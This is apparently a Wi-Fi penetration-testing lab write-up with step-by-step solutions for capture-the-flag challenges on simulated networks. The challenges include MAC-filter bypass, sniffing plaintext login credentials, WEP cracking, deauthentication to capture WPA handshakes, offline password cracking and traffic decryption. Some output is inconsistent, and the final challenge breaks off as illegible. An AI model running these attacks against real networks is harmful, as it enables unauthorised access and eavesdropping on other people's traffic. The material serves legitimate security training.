

WiFiChallenge Lab

Certified WiFiChallenge Professional (CWP) is now available!



Certified WiFiChallenge
Professional (CWP) -
(Course + Exam)

€199,00

[See more](#)



Certified WiFiChallenge
Professional (CWP) - ESP
(Curso + Examen)

€199,00

[Saber más](#)

Recon

01. List all client MACs

List all client MACs and get the MAC of the wifi-global client. FLAG: the wifi-global client MAC

Solution

Set wlan to monitor mode

```
sudo airmon-ng start wlan0
```

or

```
sudo ip link set wlan0 down
sudo iw wlan0 set monitor control
sudo ip link set wlan0 up
```

After that, we can execute airodump-ng to capture all traffic and list APs and clients

manufacturer from IEEE OUI list --wps -> Display WPS information (if any)
 --band abg -> to scan 2.4Ghz and 5Ghz

As we can see the AP wifi-global is in channel 44, so we can exec airodump only in this channel.

```
airodump-ng wlan0mon -w scan --manufacturer --wps -c44
```

We can use TAB, to "enabled AP selection" and choose and AP.

CH 44][Elapsed: 18 s][2022-05-14 15:32][enabled AP selection											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
F0:9F:C2:71:22:55	-64	100	214	13 4	44	54e	WPA2	CCMP	MGT	wifi-corp	
F0:9F:C2:71:22:66	-64	100	214	20 1	44	54e	WPA2	CCMP	MGT	wifi-regional	
F0:9F:C2:71:22:77	-64	100	215	19 0	44	54e	WPA2	CCMP	MGT	wifi-global	
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes			
(not associated)	B4:99:BA:6F:F9:55		-42	0 -54	0	4			wifi-office		
(not associated)	78:C1:A7:BF:72:66		-42	0 -54	0	4			wifi-office		
F0:9F:C2:71:22:55	10:F9:6F:BA:6C:11		-39	54e-54e	21	22			wifi-corp		
F0:9F:C2:71:22:66	10:F9:6F:AC:53:10		-39	54e-54e	70	37			wifi-regional		
F0:9F:C2:71:22:77	10:F9:6F:8A:18:43		-39	54e-54e	0	19					


We can search in two channels using:

```
airodump-ng wlan0mon -w scan --manufacturer --wps -c1,44
```

We can use [wifi_db](#) to get this information processing the airodump-ng captures.

```
root@WiFiChallenge:/home/user/tools/wifi_db# python3 wifi_db.py -d wifichallenge.db /home/user/wifi/
/usr/bin/hcxpcapngtool
/usr/bin/tshark
['/home/user/wifi/']
Download and load vendors
/tmp/tmpshfl6r9v
Parsing file: /home/user/wifi/

/home/user/wifi//wifi-01
.kismet.netxml OK, errors 0
.kismet.csv OK, errors 0
.csv OK, errors 0
.log.csv done, errors 0
.cap Handshake done, errors 0
.cap Identity done, errors 0
.cap hcxpcapngtool done, errors 0
CLEARED WHITELIST MACS
root@WiFiChallenge:/home/user/tools/wifi_db#
```



02. Detect APs information

Detect APs information FLAG: wifi-corp channel

Solution


Using the last challenge airodump-ng we can see the wifi-corp channel

```
CH 44 ][ Elapsed: 18 s ][ 2022-05-14 15:32 ][ enabled AP selection
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F0:9F:C2:71:22:55	-64	100	214	13	4	44	54e	WPA2	CCMP	MGT wifi-corp
F0:9F:C2:71:22:66	-64	100	214	20	1	44	54e	WPA2	CCMP	MGT wifi-regional
F0:9F:C2:71:22:77	-64	100	215	19	0	44	54e	WPA2	CCMP	MGT wifi-global

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	B4:99:BA:6F:F9:55	-42	0 -54	0	4		wifi-office
(not associated)	78:C1:A7:BF:72:66	-42	0 -54	0	4		wifi-office
F0:9F:C2:71:22:55	10:F9:6F:BA:6C:11	-39	54e-54e	21	22		wifi-corp
F0:9F:C2:71:22:66	10:F9:6F:AC:53:10	-39	54e-54e	70	37		wifi-regional
F0:9F:C2:71:22:77	10:F9:6F:8A:18:43	-39	54e-54e	0	19		

And using [wifi_db](#).



03. Get probes from users

Get the probes of client with MAC: 78:C1:A7:BF:72:66

Database Structure Browse Data Edit Pragmas Execute SQL			
Table: Probe			
	mac	ssid	time
	78:C1:A7:BF:72:66	Filter	Fil...
1	78:C1:A7:BF:72:66	wifi-office	0

Or we can use the airodump-ng capture.

04. Find hidden network ESSID

Find hidden network ESSID (mac F0:9F:C2:71:22:11).

Solution

If there are client, we can wait to a client connection to get de ESSID, but if there isn't we can brute force probes to get the name with mdk4.

We performed a ESSID brute force attack with rockyou

```
airmon-ng start wlan0
iwconfig wlan0mon channel 1
mdk4 wlan0mon p -t F0:9F:C2:71:22:11 -f ~/rockyou.txt
```

```
root@WiFiChallenge:/home/user# airmon-ng start wlan0
iwconfig wlan0mon channel 1
mdk4 wlan0mon p -t F0:9F:C2:71:22:11 -f ~/rockyou.txt

Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
2515 wpa_supplicant

Requested device "wlan0" does not exist.
Run /usr/sbin/airmon-ng without any arguments to see available interfaces
Waiting for a beacon frame from target to get its SSID length.
SSID length is 14
Trying SSID: friendsforever
Packets sent:      1 - Speed:      1 packets/sec
Probe Response from target AP with SSID admin:12345678901234
Job's done, have a nice day :)
root@WiFiChallenge:/home/user#
```

OPN

05. Access to wifi-guest network

Access to wifi-guest network. After connecting, what is the **bypassed security** mechanism to connect called? (With space and English)

Solution

To connect to an OPEN wifi using wpa_supplicant we have to create the following open.conf file.

```
network={
    ssid="wifi-guest"
    key_mgmt=NONE
}
```

And execute it using:

```
wpa_supplicant -Dnl80211 -iwlan2 -c open.conf
```

```
root@wifichallenge:/home/user# wpa_supplicant -Dnl80211 -iwlan2 -c open.conf
Successfully initialized wpa_supplicant
wlan2: SME: Trying to authenticate with f0:9f:c2:71:22:00 (SSID='wifi-guest' freq=2412 MHz)
wlan2: CTRL-EVENT-AUTH-REJECT f0:9f:c2:71:22:00 auth_type=0 auth_transaction=2 status_code=1
wlan2: SME: Trying to authenticate with f0:9f:c2:71:22:00 (SSID='wifi-guest' freq=2412 MHz)
wlan2: CTRL-EVENT-AUTH-REJECT f0:9f:c2:71:22:00 auth_type=0 auth_transaction=2 status_code=1
```

The APs is rejecting the connection, so the AP has a MAC whitelist to connect. This is not common, but many Captive Portals use the MAC to gran access to internet. So is the same principle.

To connect we have to get a valid MAC and change ours. As we see before the AP has 3 clients:

Table: ConnectedAP				
	bssid	ssid	mac	manuf
	Filter	wifi-guest	Filter	Filter
1	F0:9F:C2:71:22:00	wifi-guest	80:18:44:BF:72:77	Dell Inc.
2	F0:9F:C2:71:22:00	wifi-guest	B0:72:BF:44:B0:99	Murata Manufacturing Co., Ltd.
3	F0:9F:C2:71:22:00	wifi-guest	B0:72:BF:B0:78:88	Murata Manufacturing Co., Ltd.

To change MAC:

```
systemctl stop network-manager
ip link set wlan2 down
```

```

root@wifichallenge:/home/user# systemctl stop network-manager
ip link set wlan2 down
macchanger -m B0:72:BF:44:B0:99 wlan2
ip link set wlan2 up
Failed to stop network-manager.service: Unit network-manager.service not loaded.
Current MAC: 00:11:22:33:44:00 (CIMSYS Inc)
Permanent MAC: 02:00:00:00:02:00 (unknown)
New MAC: b0:72:bf:44:b0:99 (unknown)
root@wifichallenge:/home/user# wpa supplicant -Dnl80211 -iwlan2 -c open.conf
Successfully initialized wpa_supplicant
wlan2: SME: Trying to authenticate with f0:9f:c2:71:22:00 (SSID='wifi-guest' freq=2412 MHz)
wlan2: Trying to associate with f0:9f:c2:71:22:00 (SSID='wifi-guest' freq=2412 MHz)
wlan2: Associated with f0:9f:c2:71:22:00
wlan2: CTRL-Event-CONNECTED - Connection to f0:9f:c2:71:22:00 completed [id=0 id_str=]
wlan2: CTRL-Event-SUBNET-STATUS-UPDATE status=0

```

Now, we are connected, and we have IP using "dhclient".

```

root@wifichallenge:/home/user# dhclient wlan2 -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan2/b0:72:bf:44:b0:99
Sending on LPF/wlan2/b0:72:bf:44:b0:99
Sending on Socket/fallback
DHCPREQUEST for 192.168.7.21 on wlan2 to 255.255.255.255 port 67
DHCPNAK from 192.168.0.1
DHCPDISCOVER on wlan2 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.0.94 from 192.168.0.1
DHCPREQUEST for 192.168.0.94 on wlan2 to 255.255.255.255 port 67
DHCPACK of 192.168.0.94 from 192.168.0.1
bound to 192.168.0.94 -- renewal in 41984 seconds.
root@wifichallenge:/home/user#

```

so, the bypassed security mechanism is "**Mac filtering**"

06. Login to the server with user's password

Login to the server with user's password. To do this, obtain the credentials of one of the free users and access the router. Write the FLAG.

Solution

We can find several HTTP POST messages with a user and a pass from the IP range 192.168.0.0/24 to the IP 192.168.0.1.

wifi-01.cap (as superuser)						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
http						
No.	Time	Source	Destination	Protocol	Length	Info
45	1.729032	192.168.0.39	192.168.0.1	HTTP	380	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
46	1.729075	192.168.0.18	192.168.0.1	HTTP	380	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
138	5.733237	192.168.0.94	192.168.0.1	HTTP	380	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
139	5.733243	192.168.0.39	192.168.0.1	HTTP	380	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
140	5.733249	192.168.0.18	192.168.0.1	HTTP	380	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)


▶ Frame 45: 380 bytes on wire (3040 bits), 380 bytes captured (3040 bits) on interface 0
 ▶ IEEE 802.11 Data, Flags:T
 ▶ Logical-Link Control
 ▶ Internet Protocol Version 4, Src: 192.168.0.39, Dst: 192.168.0.1
 ▶ Transmission Control Protocol, Src Port: 42924, Dst Port: 80, Seq: 1, Ack: 1, Len: 296
 ▶ Hypertext Transfer Protocol
 ▶ HTML Form URL Encoded: application/x-www-form-urlencoded
 ▶ Form item: "Username" = "free1"
 ▶ Form item: "Password" = "CnQ6gDIqLfjR0hN"
 ▶ Form item: "Submit" = "Login"

```
FILE: /home/user/wifi/wifi-01.cap

Get POST passwords

Running as user "root" and group "root". This could be dangerous.
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free2&Password=Bo8JJqByJ2b6yc4&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
Username=free1&Password=CNq6gDIqLfjR0hN&Submit=Login http://192.168.0.1/login.php
```

and now we can login to the Router and get the FLAG.



WEP

07. Get hidden wifi password

Get hidden wifi password. FLAG: Pass in hex

Solution

we can use besside-ng to do the attack.

airmon-ng check kill

besside-ng -c 1 -b F0:9F:C2:71:22:11 wlan1 -v

execute mdk4 in another window.

```
airmon-ng start wlan0
```

```
iwconfig wlan0mon channel 1
```

```
mdk4 wlan0mon p -t F0:9F:C2:71:22:11 -f ~/rockyou.txt
```

```
[17:57:25] Found client for network [wifi-mobile] 28:6C:07:6F:F9:44
[17:57:26] Sending deauth to FF:FF:FF:FF:FF:FF
[17:57:27] Found SSID [administration] for F0:9F:C2:71:22:11
[17:57:27] Authenticating...
[17:57:27] Authenticating...
[17:57:27] Authenticated
[17:57:27] Associating...
[17:57:27] Associated to administration AID [1]
[17:57:27] Got replayable packet for administration [len 36]
[17:57:43] Got key for administration [la 1a 2a 3a 4a 5a] 10000 IVs
[17:57:43] Pwned network administration in 0:30 mins:sec
[17:57:43] TO-OWN [] OWNED [administration] UNREACH []
[17:57:43] All neighbors owned

Dying...
[17:57:43] TO-OWN [] OWNED [administration] UNREACH []
root@WiFiChallenge:/home/user# beside-ng -c 1 -b F0:9F:C2:71:22:11 wlan1 -v
```

```
File Edit View Search Terminal Help
root@WiFiChallenge:/home/user# airmon-ng start wlan0
iwconfig wlan0mon channel 1
mdk4 wlan0mon p -t F0:9F:C2:71:22:11 -f ~/rockyou.txt

Requested device "wlan0" does not exist.
Run /usr/sbin/airmon-ng without any arguments to see available interfaces
Waiting for a beacon frame from target to get its SSID length.
SSID length is 14
Trying SSID: friendsforever
Packets sent: 1 - Speed: 1 packets/sec
Trying SSID: bichamdhairtai
Packets sent: 138 - Speed: 137 packets/sec
Probe Response from target AP with SSID administration
Job's done, have a nice day :)
root@WiFiChallenge:/home/user#
```

PSK

08. Get wifi-mobile password

Get wifi-mobile password

Solution

We verify that there are connected clients with:


```
aireplay-ng -0 0 -a F0:9F:C2:71:22:22 wlan0mon
```

```
CH 1 ][ Elapsed: 24 s ][ 2022-05-15 18:01 ][ WPA handshake: F0:9F:C2:71:22:22
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	WPS	ESSID
F0:9F:C2:71:22:11	-38	0	274	27 0	1	54	WEP	WEP	0.0		<length: 14>
F0:9F:C2:71:22:33	-38	100	274	0 0	1	54	WPA2	CCMP	PSK	2.0 LAB,DISP,KPAD	wifi-admin
DE:F8:38:04:82:4C	-38	100	274	0 0	1	54	WPA2	CCMP	PSK		MiFibra-5-D6G3
F0:9F:C2:71:22:22	-38	0	274	157 12	1	54	WPA2	CCMP	PSK		wifi-mobile
F0:9F:C2:71:22:00	-38	0	274	331 32	1	54	OPN		0.0		wifi-guest
D6:D9:A0:57:B5:64	-38	100	263	0 0	1	54	WPA2	CCMP	PSK		WIFI-JUAN

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	B4:99:BA:6F:F9:55	-36	0 -18	0	6		wifi-office
(not associated)	78:C1:A7:BF:72:66	-36	0 -18	0	6		wifi-office
F0:9F:C2:71:22:22	28:6C:07:6F:F9:44	-36	18 -18	100	45	EAPOL	wifi-mobile
F0:9F:C2:71:22:22	28:6C:07:6F:F9:33	-36	18 -18	50	136		wifi-mobile
F0:9F:C2:71:22:00	80:18:44:BF:72:77	-36	18 -18	0	145		
F0:9F:C2:71:22:00	B0:72:BF:44:B0:99	-36	18 -18	0	93		
F0:9F:C2:71:22:00	B0:72:BF:B0:78:88	-36	18 -18	0	91		

```

user@WiFiChallenge: ~
File Edit View Search Terminal Help
root@WiFiChallenge:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:22 wlan0mon
8:00:47 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:22) on channel 1
NB: this attack is more effective when targeting
connected wireless client (-c <client's mac>).
8:00:47 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:48 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:48 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:49 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:49 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:50 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:50 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:51 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:51 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:52 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:52 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:53 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]
8:00:53 Sending DeAuth (code 7) to broadcast -- BSSID: [F0:9F:C2:71:22:22]

```

Stop the aireplay-ng and now we have a handshake

In case it doesn't work we can use:

```
aireplay-ng -0 0 -a F0:9F:C2:71:22:22 -c 28:6C:07:6F:F9:33 wlan0mon
```

Once one of the clients connects to the network, we get the handshake.

This handshake can be cracked quickly with aircrack-ng or with hashcat in the case of wanting to use GPU and complex rules.

```
aircrack-ng wifi-01.cap -w ~/rockyou.txt
```

```

[00:00:00] 576/11371521 Keys tested (1000125 K/s)

Time left: 58 minutes, 30 seconds                                0.00%

KEY FOUND! [ 00000000 ]

Master Key      : 80 57 07 88 31 9C 7A 47 6D 9F 04 03 53 18 C1 9A
                  12 80 9C 3B 43 7D 17 95 69 89 CD 51 46 1E D8 3A

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 42 D8 F7 99 05 AC 9B 92 7B E3 2D BF 41 B6 B3 C9

root@WiFiChallenge:/home/user/wifi#

```

Using wifi_db

Database Structure Browse Data Edit Pragmas Execute SQL						
Table: HandshakeAP						
Filter	Filter	Filter	Filter	Filter	Filter	Filter
1 F0:9F:C2:71:22:22	wifi-mobile	28:6C:07:6F:F9:33	XIAOMI Electronics,CO.,LTD	/home/user/wifi-01.cap	WPA*02*4ec551d5ee2502c33b4171092	
2 F0:9F:C2:71:22:22	wifi-mobile	28:6C:07:6F:F9:44	XIAOMI Electronics,CO.,LTD	/home/user/wifi-01.cap	WPA*02*17b22439b2693981b0b5572fc	
3 F0:9F:C2:71:22:55	wifi-corp	10:F9:6F:07:6C:00	LG Electronics (Mobile Communications)	/home/user/scan-02.cap		
4 F0:9F:C2:71:22:55	wifi-corp	10:F9:6F:BA:6C:11	LG Electronics (Mobile Communications)	/home/user/scan-02.cap		
5 F0:9F:C2:71:22:66	wifi-regional	10:F9:6F:AC:53:10	LG Electronics (Mobile Communications)	/home/user/scan-02.cap		
6 F0:9F:C2:71:22:77	wifi-global	10:F9:6F:BA:18:22	LG Electronics (Mobile Communications)	/home/user/scan-02.cap		

```

echo 'WPA*02*17b22439b2693981b0b55 ... 00fac020000*02' > hashcat.ha
hashcat -a 0 -m 22000 hashcat.hash ~/rockyou.txt

```

09. Get users traffic passively

Get wifi-mobile users traffic passively and get client subnet FLAG

Example: 10.1.2.0/24

Solution

To decrypt the traffic, we need to have obtained the user handshake and have the password. For this we use airdecap-ng.


```
airdecap-ng -e wifi-mobile -p <PASSWORD> /home/user/test-06.cap
```

```

root@WiFiChallenge:/home/user/wifi# airdecap-ng -e wifi-mobile -p 00000000 /home/user/wifi/wifi-01.cap
Total number of stations seen      14
Total number of packets read      10318
Total number of WEP data packets    0
Total number of WPA data packets   2663
Number of plaintext data packets   1365
Number of decrypted WEP packets     0
Number of corrupted WEP packets     0
Number of decrypted WPA packets    830
Number of bad TKIP (WPA) packets    0
Number of bad CCMP (WPA) packets    0
root@WiFiChallenge:/home/user/wifi#

```

192.168.2.0/24.



10. Verify Client isolation

Verify Client isolation in AP wifi-mobile. Get flag from the other user's web server.

Solution

Configure psk.conf to connect to the AP

```
network={
    ssid="wifi-mobile"
    psk="<PASSWORD>"
    scan_ssid=1
    key_mgmt=WPA-PSK
    proto=WPA2
}
```

Connect and get IP.

```
wpa_supplicant -Dnl80211 -iwlan3 -c psk.conf &
dhclient wlan3 -v
```

```

Successfully initialized wpa supplicant
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/wlan3/b0:72:bf:44:b0:99
Sending on LPF/wlan3/b0:72:bf:44:b0:99
Sending on Socket/fallback
DHCPREQUEST for 192.168.0.94 on wlan3 to 255.255.255.255 port 67
wlan3: CTRL-Event-REGDOM-CHANGE init=BEACON_HINT type=UNKNOWN
wlan3: SME: Trying to authenticate with f0:9f:c2:71:22:22 (SSID='wifi-mobile' freq=2412 MHz)
wlan3: Trying to associate with f0:9f:c2:71:22:22 (SSID='wifi-mobile' freq=2412 MHz)
wlan3: Associated with f0:9f:c2:71:22:22
wlan3: CTRL-Event-SUBNET-STATUS-UPDATE status=0
wlan3: WPA: Key negotiation completed with f0:9f:c2:71:22:22 [PTK=CCMP GTK=TKIP]
wlan3: CTRL-Event-CONNECTED - Connection to f0:9f:c2:71:22:22 completed [id=0 id_str=]
DHCPREQUEST for 192.168.0.94 on wlan3 to 255.255.255.255 port 67
DHCNACK from 192.168.2.1
DHCPDISCOVER on wlan3 to 255.255.255.255 port 67 interval 6
DHCPOFFER of 192.168.2.7 from 192.168.2.1
DHCPREQUEST for 192.168.2.7 on wlan3 to 255.255.255.255 port 67
DHCPACK of 192.168.2.7 from 192.168.2.1
bound to 192.168.2.7 -- renewal in 38183 seconds.
root@WiFiChallenge:/home/user#

```

Find other clients in the same network.

```
arp-scan -l -I wlan3
```

```

root@WiFiChallenge:/home/user# arp-scan -l -I wlan3
Interface: wlan3, type: EN10MB, MAC: b0:72:bf:44:b0:99, IPv4: 192.168.2.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.2.1    f0:9f:c2:71:22:22    Ubiquiti Networks Inc.
192.168.2.19   28:6c:07:6f:f9:33    XIAOMI Electronics,CO.,LTD
192.168.2.19   28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.90   28:6c:07:6f:f9:33    XIAOMI Electronics,CO.,LTD
192.168.2.90   28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.92   28:6c:07:6f:f9:33    XIAOMI Electronics,CO.,LTD
192.168.2.92   28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 7 responded
root@WiFiChallenge:/home/user#

```

Access the web server using curl.

```
curl 192.168.2.19
```

```

root@WiFiChallenge:/home/user# arp-scan -l -I wlan3
Interface: wlan3, type: EN10MB, MAC: b0:72:bf:44:b0:99, IPv4: 192.168.2.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.2.1    f0:9f:c2:71:22:22    Ubiquiti Networks Inc.
192.168.2.19   28:6c:07:6f:f9:33    XIAOMI Electronics,CO.,LTD
192.168.2.19   28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.90   28:6c:07:6f:f9:33    XIAOMI Electronics,CO.,LTD
192.168.2.90   28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)
192.168.2.92   28:6c:07:6f:f9:33    XIAOMI Electronics,CO.,LTD
192.168.2.92   28:6c:07:6f:f9:44    XIAOMI Electronics,CO.,LTD (DUP: 2)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.998 seconds (128.13 hosts/sec). 7 responded
root@WiFiChallenge:/home/user# curl 192.168.2.19
<br><br><br><br><br><br>FLAG: 0F33 192.168.2.19 7<br><br><br><br><br><br>
Helloroot@WiFiChallenge:/home/user#

```

11. Login with stolen cookies

Get wifi-mobile users traffic passively (802.11), decrypt and login with stolen cookies to wifi-mobile's AP router to get user FLAG.

request using cookies PHPSESSID.

[illegible]

